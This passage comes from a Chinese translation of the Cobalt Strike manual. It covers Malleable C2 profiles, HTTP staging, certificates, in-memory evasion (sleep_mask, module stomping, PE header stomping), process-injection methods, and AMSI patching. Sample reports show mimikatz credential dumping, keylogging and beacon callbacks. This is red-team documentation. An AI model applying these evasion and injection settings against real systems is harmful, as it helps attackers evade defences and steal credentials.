Option	Context	Default Value	Changes
dns_idle		0.0.0.0	IP address used to indicate no tasks are available to DNS Beacon; Mask for other DNS C2 values
dns_max_txt		252	Maximum length of DNS TXT responses for tasks
dns_sleep		0	Force a sleep prior to each individual DNS request. (in milliseconds)
dns_stager_prepend			Prepend text to payload stage delivered to DNS TXT record stager
dns_stager_subhost		.stage.123456.	Subdomain used by DNS TXT record stager.
dns_ttl		1	TTL for DNS replies
host_stage		true	Host payload for staging over HTTP, HTTPS, or DNS.

			Required by stagers.
Jitter		0	Default jitter factor (0-99%)
maxdns		255	Maximum length of hostname when uploading data over DNS (0-255)
pipename		msagent_##	Default name of pipe to use for SMB Beacon's peer-to-peer communication. *## is replaced with a number unique to your team server.*
pipename_stager		status_##	Name of pipe to use for SMB Beacon's named pipe stager. *## is replaced with a number.*
sample_name		My Profile	The name of this profile (used in the Indicators of Compromise report)
sleeptime		60000	Default sleep time (in milliseconds)
spawnto_x86		%windir%\syswow64\rundll32.exe	Default x86 program to open and inject shellcode into
spawnto_x64		%windir%\sysnative\rundll32.exe	Default x64 program to open and inject shellcode into
tcp_port		4444	Default TCP Beacon listen port
uri	http-get, http-post	**[required option]**	Transaction URI
uri_x86	http-stager		x86 payload stage URI
uri_x64	http-stager		x64 payload stage URI
useragent		Internet Explorer (Random)	Default User-Agent for HTTP comms.
verb	http-get, http-post	GET, POST	HTTP Verb to use for transaction

使用 uri 选项，你可以通过以单个空格分隔的字符串来指定多个 URI。Cobalt Strike 的 Web 服务器将绑定所有这些 URI，并将在建立 Beacon stage 时为每个 Beacon 主机分配这些 URI 中的一个。

即使 `useragent` 选项存在，你也可以使用 `header` 语句覆盖此选项。

11.4 HTTP Staging

Beacon 是一个分阶段的 payload。这意味着 payload 被一个 stager 下载然后注入到内存中。你的 http-get 和 http-post 指标在 Beacon 在你的目标的内存中之前不会产生影响。C2 拓展文件的 `http-stager` 语句块可自定义 HTTP staging 过程。

```
http-stager {
    set uri_x86 "/get32.gif";
    set uri_x64 "/get64.gif";
```

`uri_x86` 选项设置用于下载 x86 payload stage 的 URI。`uri_x64` 选项设置用于下载 x64 payload stage 的 URI。

```
    client {
        parameter "id" "1234";
        header "Cookie" "SomeValue";
    }
```

在 `http-stager` 上下文下的 `client` 关键字定义 HTTP 事务的客户端。使用 `parameter` 关键字来给 URI 增加一个参数。使用 `header` 关键字来给 stager 的 HTTP GET 请求增加一个头字段。

```
    server {
        header "Content-Type" "image/gif";
        output {
            prepend "GIF89a";
            print;
        }
    }
}
```

在 `http-stager` 上下文下的 `server` 关键字定义 HTTP 事务的服务器端。 `header` 关键字给服务器的响应增加一个服务器头字段。`http-stager` 上下文中 `server` 下的 `output` 关键字是一个改变 payload stage 的数据转换。这个数据转换可能仅仅是在 stage 之前添加字符串或给 stage 增加字符串。使用 `print` 终止语句来关闭这个输出语句块。

11.5 Beacon HTTP 事务演练

把上面所说的合起来，有助于理解一个 Beacon 事务的外观和每个请求发送哪些数据。

当一个 Beacon 向 Cobalt Strike 的 web 服务器发送 HTTP GET 请求时一个事务就开始了。此时，Beacon 必须发送包含受害主机信息的 `metadata`（元数据）。

提示：会话元数据是加密的数据块。 如果没有编码，则不合适在头字段或 URI 参数中传输数据。应该始终应用 `base64`，`base64url` 或 `netbios` 语句对你的元数据进行编码。

Cobalt Strike 的 web 服务器使用 Beacon 必须执行的任务响应此 HTTP GET 请求。

这些任务最初是作为一个加密的二进制 Blob 发送的。你可以在 `http-get` 的服务器上下文下使用 `output` 关键字转换此信息。

Beacon 执行任务时，会累积输出。 完成所有任务后，Beacon 会检查是否有输出要发送。 如果没有输出，则 Beacon 进入睡眠状态。 如果有输出，Beacon 就会启动 HTTP POST 事务。

HTTP POST请求必须在 URI 参数或头字段中包含一个会话 `id`。 Cobalt Strike 使用此信息将输出与正确的会话相关联。 发布的内容最初是加密的二进制 Blob。你可以使用在 http-post 的客户端上下文中 `output` 关键字来转换此信息。

Cobalt Strike 的 web 服务器可能会以自己喜欢的任何方式响应 HTTP POST。Beacon 不使用此信息。你可以使用在 `http-post` 上下文中 `server` 下的 `output` 语句块指定 HTTP POST 的输出。

注意：虽然 http-get 默认使用 GET 方法，而 http-post 默认使用 POST 方法，但你不是非得坚持这些默认值。 使用动词选项来更改这些默认值。这里有很大的灵活性。

下表总结了这些关键字及其发送的数据：

Request	Component	Block	Data
http-get	client	metadata	Session metadata
http-get	server	output	Beacon's tasks
http-post	client	id	Session ID
http-post	client	output	Beacon's responses
http-post	server	output	Empty
http-stager	server	output	Encoded payload stage

11.6 HTTP服务器配置

`http-config` 块会影响所有由 Cobalt Strike 的 web 服务器产生的 HTTP 响应。在这里，你可以指定额外的 HTTP 头字段和 HTTP 头字段的顺序。

```
http-config {
    set headers "Date, Server, Content-Length, Keep-Alive,
                 Connection, Content-Type";
    header "Server" "Apache";
    header "Keep-Alive" "timeout=5, max=100";
    header "Connection" "Keep-Alive";
    set trust_x_forwarded_for "true";
}
```

`header` 关键字给每个 Cobalt Strike 的 HTTP 响应添加一个 header 值。如果此 header 值在一个响应中已经定义，那么该值将会被忽略。

`set headers` 选项指定这些 HTTP 头字段在一个 HTTP 响应中传递的顺序。任何不在此列表中的 HTTP 头都会被添加到末尾。

`set trust_x_forwarded_for` 选项决定 Cobalt Strike 是否使用 X-Forwarded-For HTTP 头来确定请求的远程地址。如果你的 Cobalt Strike 服务器在一个 HTTP 重定向器后，请使用此选项。

11.7 使用 SSL Beacon 的自签名 SSL 证书

HTTPS Beacon 在其通信中使用 HTTP Beacon 的指标。 C2 拓展文件还可以为 Beacon C2 服务器的自签名 SSL 证书指定参数。如果你想在其 SSL 证书中复制具有独一无二的流量指标的 actor，这将非常有用：

```
https-certificate {
    set CN "bobsmalware.com";
    set O "Bob's Malware";
}
```

受你的配置文件控制的证书参数为：

Option	Example	Description
C	US	Country
CN	beacon.cobaltstrike.com	Common Name; Your callback domain
L	Washington	Locality
O	Strategic Cyber LLC	Organization Name
OU	Certificate Department	Organizational Unit Name
ST	DC	State or Province
validity	365	Number of days certificate is valid for

11.8 使用 SSL Beacon 的有效 SSL 证书

你可以选择对 Beacon 使用有效的 SSL 证书。使用 C2 拓展文件来指定一个 Java 密钥库文件和密钥库的密码。 此密钥库必须包含你证书的私钥、根证书、任何中间证书和由你的 SSL 证书供应商提供的域证书。Cobalt Strike 期望你的 Java 密钥库文件放在与 C2 拓展文件同一文件夹中。

```
https-certificate {
    set keystore "domain.store";
    set password "mypassword";
}
```

使用一个有效 SSL 证书的参数为：

Option	Example	Description
keystore	domain.store	Java Keystore file with certificate information
password	mypassword	The password to your Java Keystore

以下是创建可与 Cobalt Strike 的 Beacon 一起使用的有效 SSL 证书的步骤：

1、使用 `keytool` 程序创建一个 Java Keystore 文件。 这个程序会问 “What is your first and last name?”（你的名和姓是什么？）请确保你使用完全限定的域名回答你的 Beacon 服务器。 另外，请确保记下密钥库（keystore）密码。 稍后你会用到它。

```
$ keytool -genkey -keyalg RSA -keysize 2048 -keystore domain.store
```

2、使用 `keytool` 生成证书签名请求（CSR）。 你会将此文件提交给你的 SSL 证书供应商。他们将验证你的身份并颁发证书。一些厂商比其他厂商在处理此事上更加简单和便宜。

```
$ keytool -certreq -keyalg RSA -file domain.csr -keystore domain.store
```

3、导入你的 SSL 供应商提供的根证书和任何中间证书。

```
$ keytool -import -trustcacerts -alias FILE -file FILE.crt -keystore
domain.store
```

4、最后，你必须下载你的域证书。

```
$ keytool -import -trustcacerts -alias mykey -file domain.crt -keystore
domain.store
```

就是这样。 现在，你已经有了一个 Java 密钥库（Keystore）文件，可以与 Cobalt Strike 的 Beacon 一起使用。

11.9 配置文件变体

默认情况下，C2 拓展文件只包含一个配置文件。 可以通过指定 `http-get`、`http-post`、`http-stager` 和 `https-certificate` 变体块来打包当前配置文件的变体。

变量块以 `[block name] “variant name” { … }` 的格式指定。这是一个名为 `My Variant` 的变体 http-get 块：

```
    http-get "My Variant" {
        client {
            parameter "bar" "blah";
```

变体块使用特定的变体块替代配置文件中的默认块来创建当前配置文件的复制。每个唯一的变量名都会创建一个新的变量配置文件。你可以根据需要使用任意数量的变体名填充配置文件。

在配置 HTTP 或 HTTPS Beacon 指标时，可以选择变量。 变量允许绑定到单个团队服务器的每个 HTTP 或 HTTPS Beacon 监听器具有互不相同的网络 IOC。

11.10 代码签名证书

`Attacks` → `Packages` → `Windows Executable` / `Windows Executable(S)` 提供了对可执行文件或 DLL 文件进行签名的选项。 要使用此选项，必须指定带有代码签名证书和私钥的 Java Keystore 文件。Cobalt Strike 希望在与 C2 拓展文件相同的文件夹中找到 Java Keystore 文件。

```
code-signer {
    set keystore "keystore.jks";
    set password "password";
    set alias "server";
}
```

代码签名证书设置为：

Option	Example	Description
alias	server	The keystore's alias for this certificate
digest_algorithm	SHA256	The digest algorithm
keystore	keystore.jks	Java Keystore file with certificate information
password	mypassword	The password to your Java Keystore
timestamp	false	Timestamp the file using a third-party service
timestamp_url	http://timestamp.digicert.com	URL of the timestamp service

11.11 C2 拓展文件和游泳池哪个更危险?

答案是都很危险。C2 拓展文件为你提供了对网络和主机指标的全新控制级别。这种权力也伴随着责任。C2 拓展文件也可能导致操作者犯很多错误。自定义配置文件时，需要考虑以下几点：

1. 每个 Cobalt Strike 实例一次使用一个配置文件。如果更改配置文件或加载新的配置文件，以前部署的 Beacon 将无法与你通信。
2. 在开发数据转换时，请始终了解数据的状态以及协议所允许的内容。例如，如果你对元数据进行了 base64 编码并将其存储在 URI 参数中，这是行不通的。为什么？ 因为 URL 中某些 base64 字符（`+`、`=` 和 `/`）具有特殊含义。 c2lint 工具和配置文件编译器将不会检测到此类问题。
3. 即使进行很小的更改，也要始终测试你的配置文件。如果 Beacon 无法与你通信，则可能是你的配置文件存在问题。编辑它，然后再试一次。
4. 信任 c2lint 工具。该工具超越了配置文件编译器。这些检查基于该技术的实现方式。如果 c2lint 检查失败，则说明你的配置文件存在实际问题。

第十二章 可拓展 PE，进程注入和后渗透

12.1 概述

C2 拓展文件不仅仅是通信指标。C2 拓展文件还可以控制 Beacon 的内存特征，决定 Beacon 如何进行进程注入，还影响 Cobalt Strike 的后渗透任务。本章会介绍可拓展 C2 语言的这些扩展。

12.2 PE 和内存指标

C2 拓展文件中的 `stage` 块控制如何将 Beacon 加载到内存中以及编辑 Beacon DLL 的内容。

```
    stage {
        set userwx "false";
        set compile_time "14 Jul 2009 8:14:00";
        set image_size_x86 "512000";
        set image_size_x64 "512000";
        set obfuscate "true";

        transform-x86 {
            prepend "\x90\x90";
            strrep "ReflectiveLoader" "DoLegitStuff";
        }

        transform-x64 {
            # transform the x64 rDLL stage
        }

        stringw "I am not Beacon";
    }
```

`transform-x86` 和 `transform-x64` 块填充和转换 Beacon 的反射 DLL stage。这些块支持三个命令：`prepend`，`append` 和 `strrep`。

`prepend` 命令在 Beacon 的反射 DLL 之前插入一个字符串。`append` 命令在 Beacon 的反射 DLL 之后添加一个字符串。请确保前置数据是 stage 架构（x86，x64）的有效代码。 c2lint 程序对此没有检查。 `strrep` 命令会替换 Beacon 的反射 DLL 中的字符串。

`stage` 块接受将字符串添加到 Beacon DLL 的 `.rdata` 节的命令。`string` 命令添加以零结尾的字符串。`stringw` 命令添加一个宽（UTF-16LE 编码的）字符串。 `data` 命令按原样添加你的字符串。

`stage` 块接受几个选项来控制 Beacon DLL 的内容，并提供提示以更改 Beacon 的反射加载器的行为：

Option	Example	Description
checksum	0	The CheckSum value in Beacon's PE header
cleanup	false	Ask Beacon to attempt to free memory associated with the Reflective DLL package that initialized it.
compile_time	14 July 2009 8:14:00	The build time in Beacon's PE header
entry_point	92145	The EntryPoint value in Beacon's PE header
image_size_x64	512000	SizeOfImage value in x64 Beacon's PE header
image_size_x86	512000	SizeOfImage value in x86 Beacon's PE header
module_x86	xpsservices.dll	Ask the x86 ReflectiveLoader to load the specified library and overwrite its space instead of allocating memory with VirtualAlloc.
module_x64	xpsservices.dll	Same as module_x86; affects x64 loader
name	beacon.x64.dll	The Exported name of the Beacon DLL
obfuscate	false	Obfuscate the Reflective DLL's import table, overwrite unused header content, and ask ReflectiveLoader to copy Beacon to new memory without its DLL headers.
rich_header		Meta-information inserted by the compiler
sleep_mask	false	Obfuscate Beacon, in-memory, prior to sleeping
stomppe	true	Ask ReflectiveLoader to stomp MZ, PE, and e_lfanew values after it loads Beacon payload
userwx	false	Ask ReflectiveLoader to use or avoid RWX permissions for Beacon DLL in memory

克隆 PE 头

Cobalt Strike 的 Linux 程序包包含一个工具 `peclone`，用于从 DLL 中提取 PE 头并将其显示为可立即使用的 stage 块：

```
./peclone [/path/to/sample.dll]
```

内存中的规避和混淆

使用 stage 块的 `prepend` 命令来击败一些分析，那种分析会扫描内存段的前几个字节以查找注入的DLL的迹象。 如果目标的安全分析系统使用特定于工具的字符串来检测你的 agent（代理），请使用 `strrep` 命令对这些工具特定的字符串进行更改。

如果 `strrep` 还不够，请将 `sleep_mask` 选项设置为 true。 这将引导 Beacon 在进入睡眠之前对其内存进行混淆。进入睡眠模式后，Beacon 将对自己进行混淆处理、以请求和处理任务。SMB 和 TCP Beacon 将在等待新连接或等待来自其父会话的数据时对其进行混淆。

确定要看起来像内存中的 DLL 的等级。 如果要允许轻松被检测到，请将 `stomppe` 设置为false。 如果你想轻微混淆内存中的 Beacon DLL，请将 `stomppe` 设置为true。如果你想高度混淆，请将 `obfuscate` 选项设置为 true。此选项将采取很多步骤来混淆你的 Beacon stage 和内存中 DLL 的最终状态。

将 `userwx` 设置为 false 可以要求 Beacon 的加载程序避免 RWX 权限。具有这些权限的内存段将引起分析人员和安全产品的额外关注。

默认情况下，Beacon 加载程序通过 VirtualAlloc 分配内存。 模块 stomping 是一种替代方法。 将 `module_x86` 设置为一个 DLL，其大小约为 Beacon payload 本身的两倍。Beacon 的 x86 加载程序将加载指定的 DLL，在内存中找到其位置，然后将其覆盖。这是一种将 Beacon 放置在与磁盘上的文件关联的 Windows 内存中的方法。重要的是，你打算驻留的应用程序不需要你选择的DLL。 `module_x64` 选项是相同的情况，但是会影响 x64 Beacon。

如果你担心 Beacon stage 会初始化内存中的 Beacon DLL，请将 `cleanup` 选项设置为 true。此选项将在不再需要关联 Beacon stage 的内存时将其释放。

12.3 进程注入

可扩展 C2 中的 `process-inject` 块可对注入的内容进行配置，并控制 Beacon payload 的进程注入行为。

```
process-inject {
    # set how memory is allocated in a remote process
    set allocator "VirtualAllocEx";

    # shape the memory characteristics and content
    set min_alloc "16384";
    set startrwx "true";
    set userwx "false";

    transform-x86 {
        prepend "\x90\x90";
    }

    transform-x64 {
        # transform x64 injected content
    }

    # determine how to execute the injected code
    execute {
        CreateThread "ntdll.dll!RtlUserThreadStart";
        SetThreadContext;
        RtlCreateUserThread;
    }
}
```

`process-inject` 块接受几个选项来控制 Beacon 中的进程注入过程：

Option	Example	Description
allocator	VirtualAllocEx	The preferred method to allocate memory in the remote process. Specify *VirtualAllocEx* or *NtMapViewOfSection*. The NtMapViewOfSection option is for same-architecture injection only. VirtualAllocEx is always used for cross-arch memory allocations.
min_alloc	4096	Minimum amount of memory to request for injected content
startrwx	false	Use RWX as initial permissions for injected content. Alternative is RW.
userwx	false	Use RWX as final permissions for injected content. Alternative is RX.

`transform-x86` 和 `transform-x64` 块填充 Beacon 注入的内容。 这些块支持两个命令：`prepend` 和 `append`。 `prepend` 命令在注入的内容之前插入一个字符串。 `append` 命令在注入的内容之后添加一个字符串。需要确保前置数据是符合注入内容的架构（x86，x64）的有效代码。c2lint 程序对此没有检查。

`execute` 块控制 Beacon 在需要将代码注入到进程中时将使用的方法。Beacon 检查 `execute` 块中的每个选项、确定该选项是否可用于当前上下文，在可用时尝试该方法。如果未执行代码，则移至下一个选项。 执行选项包括：

Option	x86 -> x64	x64 -> x86	Notes
CreateThread			Current process only
CreateRemoteThread		Yes	No cross-session
NtQueueApcThread			
NtQueueApcThread-s			This is the “Early Bird” injection technique. Suspended processes (e.g., post-ex jobs) only.
RtlCreateUserThread	Yes	Yes	Risky on XP-era targets; uses RWX shellcode for x86 -> x64 injection.
SetThreadContext		Yes	Suspended processes (e.g., post-ex jobs) only.

`CreateThread` 和 `CreateRemoteThread` 选项有一些变量，它们会使用另一个函数的地址生成一个挂起的线程，更新该挂起的线程以执行注入的代码，然后恢复该线程。使用 `[function] "module!function+0x##"` 指定欺骗的起始地址。对于远程进程，`ntdll` 和 `kernel32` 是从中拉取的唯一推荐模块。可选的 `0x##` 部分是添加到起始地址的偏移量。这些变量仅对 `x86→x86` 和 `x64→x64` 生效。

你选择的 `execute`（执行）选项必须涵盖各种极端情况。这些极端情况包括自我注入、注入到暂挂的临时进程中、跨会话远程进程注入、 `x86→x64` 注入、`x64→x86` 注入以及带有或不带有参数传递的注入。 c2lint 工具会对你的 `execute` 块未覆盖的上下文发出警告。

12.4 后渗透任务

Windows DLL 实现了更大的 Cobalt Strike 后渗透功能（例如，屏幕截图、键盘记录程序、哈希转储等）。要执行这些功能，Cobalt Strike 会派生一个临时进程，然后将功能注入其中。`process-inject` 块控制进程注入步骤。`post-ex` 块控制 Cobalt Strike 的后渗透功能所特有的内容和行为。

```
    post-ex {
        # control the temporary process we spawn to
        set spawnto_x86 "%windir%\\syswow64\\rundll32.exe";
        set spawnto_x64 "%windir%\\sysnative\\rundll32.exe";

        # change the permissions and content of our post-ex DLLs
        set obfuscate "true";

        # pass key function pointers from Beacon to its child jobs
        set smartinject "true";

        # disable AMSI in powerpick, execute-assembly, and psinject
        set amsi_disable "true";
    }
```

`spawnto_x86` 和 `spawnto_x64` 选项控制 Beacon 用于派生其后渗透功能的默认临时进程。以下是有关这些值的一些提示：

1. 始终指定你想要 Beacon 派生的程序的完整路径
2. 指定路径时可以使用环境变量（例如 `%windir%`）。
3. 不要直接指定 `%windir%\system32` 或 `c:\windows\system32`。始终使用 `syswow64 (x86)` 和 `sysnative (x64)`。Beacon 会在必要时将这些值调整为 `system32`。
4. 对于 x86 spawnto 值，必须指定一个 x86 程序。对于 x64 spawnto 值，必须指定一个 x64 程序。
5. 你指定的路径（减去自动的 `syswow64` / `sysnative` 调整）必须同时存在于文件系统的 x64（本机）视图和 x86（wow64）视图中。

`obfuscate` 选项以更安全的 OPSEC 方式对 `post-ex` DLL的内容进行加密，并将 `post-ex` 功能建立到内存中。这与通过 `stage` 块可用于 Beacon 的 `obfuscate` 和 `userwx` 选项非常相似。

`smartinject` 选项指示 Beacon 将关键函数指针（如 GetProcAddress 和 LoadLibrary）嵌入到其相同体系结构的 post-ex DLL 中。 这使 post-ex DLL可以在新进程中进行自我引导，而无需通过监视对 PEB 和 kernel32.dll 的内存访问来检测和缓解类似 shellcode 的行为。

`amsi_disable` 选项指示 `powerpick`、`execute-assembly` 和 `psinject` 在加载 .NET 或 PowerShell 代码之前修补 AmsiScanBuffer 函数。这限制了反恶意软件扫描接口对这些功能的可见性。

第十三章 报告和日志

13.1 日志

Cobalt Strike将其所有活动记录在团队服务器上。这些日志位于你从中启动团队服务器的目录的 `logs/` 文件夹中。所有 Beacon 活动均在此处记录并且带有日期和时间戳。

13.2 报告


Cobalt Strike 有几个报告选项，可帮助你理解数据并向客户传达整个行动。你可以配置大多数报告中显示的标题、描述和主机。

图46. 导出报告对话框

转到 `Reporting` 菜单，然后选择一种报告来生成。Cobalt Strike 会将你的报告导出为 MS Word 或 PDF 文档。

活动报告

活动报告提供了红队活动的时间表。此文档中记录了你的每个后渗透活动。



Activity Report

date	host	user	pid	activity
09/03 07:21	WS2	whatta.hogg	2436	host called home, sent: 8 bytes
09/03 07:21	WS2	whatta.hogg	2436	run: whoami /groups
09/03 07:21	WS2	whatta.hogg	2436	host called home, sent: 22 bytes
09/03 07:22				visit to /KSts/ (beacon beacon stager) by 108.51.97.41
09/03 07:22	WS2	whatta.hogg *	3496	initial beacon
09/03 07:22	WS2	whatta.hogg *	3496	dump hashes
09/03 07:22	WS2	whatta.hogg	2436	spawn windows/beacon_http/reverse_http (ads.losenolove.com:80) in a high integrity process
09/03 07:22	WS2	whatta.hogg	2436	host called home, sent: 72720 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run mimikatz's sekurlsa::logonpasswords command
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 302231 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run net view
09/03 07:22	WS2	whatta.hogg *	3496	received password hashes
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 74296 bytes
09/03 07:22	WS2	whatta.hogg *	3496	received output from net module
09/03 07:22	WS2	whatta.hogg *	3496	received output from net module
09/03 07:22	WS2	whatta.hogg *	3496	import: /root/PowerTools/PowerView/powerview.ps1
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 406136 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run: Invoke-FindLocalAdminAccess
09/03 07:23	WS2	whatta.hogg *	3496	host called home, sent: 35 bytes
09/03 07:23	WS2	whatta.hogg *	3496	run: nltest /dclist:CORP
09/03 07:23	WS2	whatta.hogg *	3496	host called home, sent: 27 bytes
09/03 07:24	WS2	whatta.hogg *	3496	run windows/beacon_smb/bind_pipe (\\FILESERVER\pipe \status_9756) on FILESERVER via Service Control Manager (\\FILESERVER\ADMIN$\2e8af31.exe)
09/03 07:24	WS2	whatta.hogg *	3496	host called home, sent: 209164 bytes
09/03 07:24	FILESERVER	SYSTEM *	460	initial beacon
09/03 07:24	WS2	whatta.hogg *	3496	established link to child beacon: FILESERVER

Page. 3


图47. 活动报告

主机报告

主机报告汇总了 Cobalt Strike 逐主机收集的信息。服务、凭据和会话也在此文档中列出。

侵害指标（IoC）报告

该报告类似于威胁情报报告中的「侵害指标」（IoC）附录。内容包括对你的 C2 拓展文件的分析、使用的域名以及你上传的文件的 MD5 哈希。



Indicators of Compromise

HaveX Trojan

This payload was observed in conjunction with this actor's activities.

Portable Executable Information

Checksum:	0
Compilation Timestamp:	30 Dec 2013 07:53:48
Entry Point:	134733
Name:	Tmprovider.dll
Size:	340kb (348160 bytes)
Target Machine:	x86

This payload resides in memory pages with RWX permissions. These memory pages are not backed by a file on disk.

Contacted Hosts

Host	Port	Protocols
172.16.4.131	80	HTTP

HTTP Traffic


```
GET /include/template/isx.php HTTP/1.1
Referer: http://www.google.com
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/
plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Cookie: cFHHOdFMNrombFD0yV9bjw==
User-Agent: Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 5.2) Java/1.5.0_08

HTTP/1.1 200 OK
Server: Apache/2.2.26 (Unix)
X-Powered-By: PHP/5.3.28
Cache-Control: no-cache
Content-Type: text/html
Keep-Alive: timeout=3, max=100
Content-Length: 238
```

图48. 侵害指标报告

会话报告

该报告逐会话记录了指标和活动。该报告包括：每个会话用于回连到你的通信路径，会话期间落地到磁盘的文件的 MD5 哈希值，杂项指标（例如服务名）以及后渗透活动的时间线。该报告是帮助网络防御团队了解红队的所有活动并将他们的监控设备获取的信息与你的红队活动相匹配的出色工具。



BILLING-POWER

User: SYSTEM *
PID: 1396
Opened: 09/03 07:26

Communication Path

hosts	port	protocol
FILESERVER	445	SMB
WS2	445	SMB
54.167.83.168, ads.losenolove.com	80	HTTP

Activity

date	activity
09/03 07:26	established link to parent beacon: FILESERVER
09/03 07:27	host called home, sent: 12 bytes
09/03 07:27	take a screenshot in 1560/x86
09/03 07:27	log keystrokes in 1560 (x86)
09/03 07:27	host called home, sent: 226452 bytes
09/03 07:27	received screenshot (125875 bytes)
09/03 07:28	host called home, sent: 19 bytes
09/03 07:29	host called home, sent: 28 bytes

图49. 会话报告

社会工程学报告

社会工程报告记录了每一轮网络钓鱼行动的电子邮件、谁点击了、以及从每个点击的用户那里收集的信息。该报告还显示了 Cobalt Strike 的 System Profiler 发现的应用程序。

TTPs（战术、技巧和程序）报告

此报告将你的 Cobalt Strike 行动映射到 MITRE 的 ATT&CK 矩阵中的战术。ATT&CK 矩阵使用检测和缓解策略描述了每种战术。 你可以在以下网址了解有关 MITRE ATT&CK 的更多信息：

